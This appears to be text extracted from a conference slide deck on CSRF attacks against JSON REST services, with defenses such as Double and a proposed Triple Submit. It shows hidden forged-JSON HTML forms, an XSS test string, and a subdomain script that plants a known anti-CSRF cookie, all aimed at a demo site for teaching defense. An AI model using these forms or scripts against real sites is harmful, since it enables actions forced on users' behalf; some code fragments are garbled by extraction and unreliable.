
```
{  
  "purchase": {  
    "items": [ {}, {} ],  
    "shipment": {},  
    "payment": {}  
  }  
}
```



Can an attacker
forge such a JSON
structure?

CSRF Against RESTful Services

CSRF possible?



```
<form id="target" method="POST"  
  action="https://vulnerable.1-liner.org:  
    8444/ws/one liners">
```

```
<input type="text"  
  name=""  
  value="" />
```

```
<input type="submit" value="Go" />
```

```
</form>
```

```
<form id="target" method="POST"  
  action="https://vulnerable.1-liner.org:  
        8444/ws/one liners"  
  style="visibility:hidden">
```

```
<input type="text"  
  name=""  
  value="" />
```

```
<input type="submit" value="Go" />
```

```
</form>
```

```
<form id="target" method="POST"
  action="https://vulnerable.1-liner.org:
      8444/ws/one liners"
  style="visibility:hidden"
  enctype="text/plain">
```

```
<input type="text"
  name=""
  value="" />
```

```
<input type="submit" value="Go" />
```

```
</form>
```



```
<form id="target" method="POST"
  action="https://vulnerable.1-liner.org:
    8444/ws/one liners"
  style="visibility:hidden"
  enctype="text/plain">
```

```
<input type="text"
  name=""
  value="" />
```

Forms produce a request body that looks like this:

```
theName=theValue
```

... and that's not valid JSON.

```
<input type="submit" value="Go" />
```

```
</form>
```

```
<form id="target" method="POST"
  action="https://vulnerable.1-liner.org:
    8444/ws/oneliners"
  style="visibility:hidden"
  enctype="text/plain">
```

```
<input type="text"
  name='{ "id": 0, "nickName": "John",
    "oneLiner": "I hate OWASP!",
    "timestamp": "20111006"}// '
  value="dummy" />
```

```
<input type="submit" value="Go" />
```

```
</form>
```

```
<form id="target" method="POST"
  action="https://vulnerable.1-liner.org:
    8444/ws/one liners"
  style="visibili
  enctype="text
```

Produces a request body that looks like this:

```
<input type="
  name='{"id": "John", "oneLiner": "I
    "oneL hate OWASP!", "timestamp":
    "time"20111006"} // =dummy
  value="dummy
```

... and that is acceptable JSON!

```
<input type="submit" value="Go" />
</form>
```

```
<form id="target" method="POST"
  action="https://vulnerable.1-liner.org:
      8444/ws/oneliners"
  style="visibility:hidden"
  enctype="text/plain">
```

```
<input type="text"
  name='{ "id": 0, "nickName": "John",
        "oneLiner": "I hate OWASP!",
        "timestamp": "20111006",
        "paddingDummy": ""
      }' />
```

```
<input type="submit" value="Go" />
```

```
</form>
```

```
<form id="target" method="POST"
action="https://vulnerable.1-liner.org:
8444/ws/one liners"
style="visibili
enctype="text
```

Produces a request body that looks like this:

```
<input type="
name='{"id": "John", "oneLiner": "I
"oneI hate OWASP!", "timestamp":
"time"20111006",
"padd"paddingDummy": "="}' /
```

... and that is JSON!

```
<input type="submit" value="Go" />
```

```
</form>
```

Demo CSRF POST

then

Demo CSRF + XSS



The Browser Exploitation Framework
<http://beefproject.com/>

Important in your REST API


- Restrict HTTP method, e.g. POST
Easier to do CSRF with GET
- Restrict to AJAX if applicable
X-Requested-With: XMLHttpRequest
Cross-domain AJAX prohibited by default
- Restrict media type(s), e.g.
application/json
HTML forms only allow URL encoded, multi-part and text/plain

Double Submit

(CSRF Protection)

Double Submit

(CSRF protection)



Double Submit

(CSRF protection)




cookie \neq
request parameter

Cannot read the
anti-CSRF cookie to
include it as parameter

Double Submit

(CSRF protection)



Anti-CSRF cookie can
be generated client-side
=> no server-side state

Demo Double
Submit

Are We Fully
Protected Now?

Are We Fully
Protected Now?

Of course not

The Other Subdomain

<https://securish.l-liner.org>

Buy!

<https://other.l-liner.org>

Search

The Other Subdomain

https://securish.l-liner.org

Buy!

https://other.l-liner.org

`<script>alert('XSS')</script>`

Search

XSS

OK

The Other Subdomain

https://securish.l-liner.org

Buy!

https://other.l-liner.org

```
<script>  
$.cookie(  
  "doubleSubmitToken",  
  "knownValue",  
  { path: "/",  
    domain: ".l-liner.org" });  
</script>
```

Search




Demo Subdomain
XSS Double Submit
Bypass


I'm proposing some sort of
Triple Submit
CSRF Protection

Triple Submit

(CSRF protection)




Triple Submit (CSRF protection)



Triple Submit

(CSRF protection)



Stateful:

Cookie name saved in server session

Stateless:

Server only accepts one such cookie (checks format)

The 3rd Submit

- The server sets an HttpOnly cookie with a random name and random value
- The server tells the client the value of the random cookie, not the name
- The client submits the value of the cookie as a request parameter

The 3rd Submit

```
response.setHeader("Set-Cookie",  
    randomName + "=" + randomValue + "  
    HttpOnly; path='/' ; domain=.1-liner.org");
```

- The server tells the client the name and value of the random cookie
- The Client submits the name and value of the cookie as a request parameter

The 3rd Submit

- The server sets an httpOnly cookie with a random name and random value

```
<script>  
var ANTI_CSRF_TRIPLE = <%= randomValue %>;  
</script>
```

- The Client submits the name and value of the cookie as a request parameter

The 3rd Submit

- Cookie value as parameter
- The cookie name
- The cookie value

My Demo System is Being Released as an OWASP

- https://www.owasp.org/index.php?title=OWASP_1-Liner
- <https://github.com/johnwilander/owasp-1-liner>



Thanks!

@johnwilander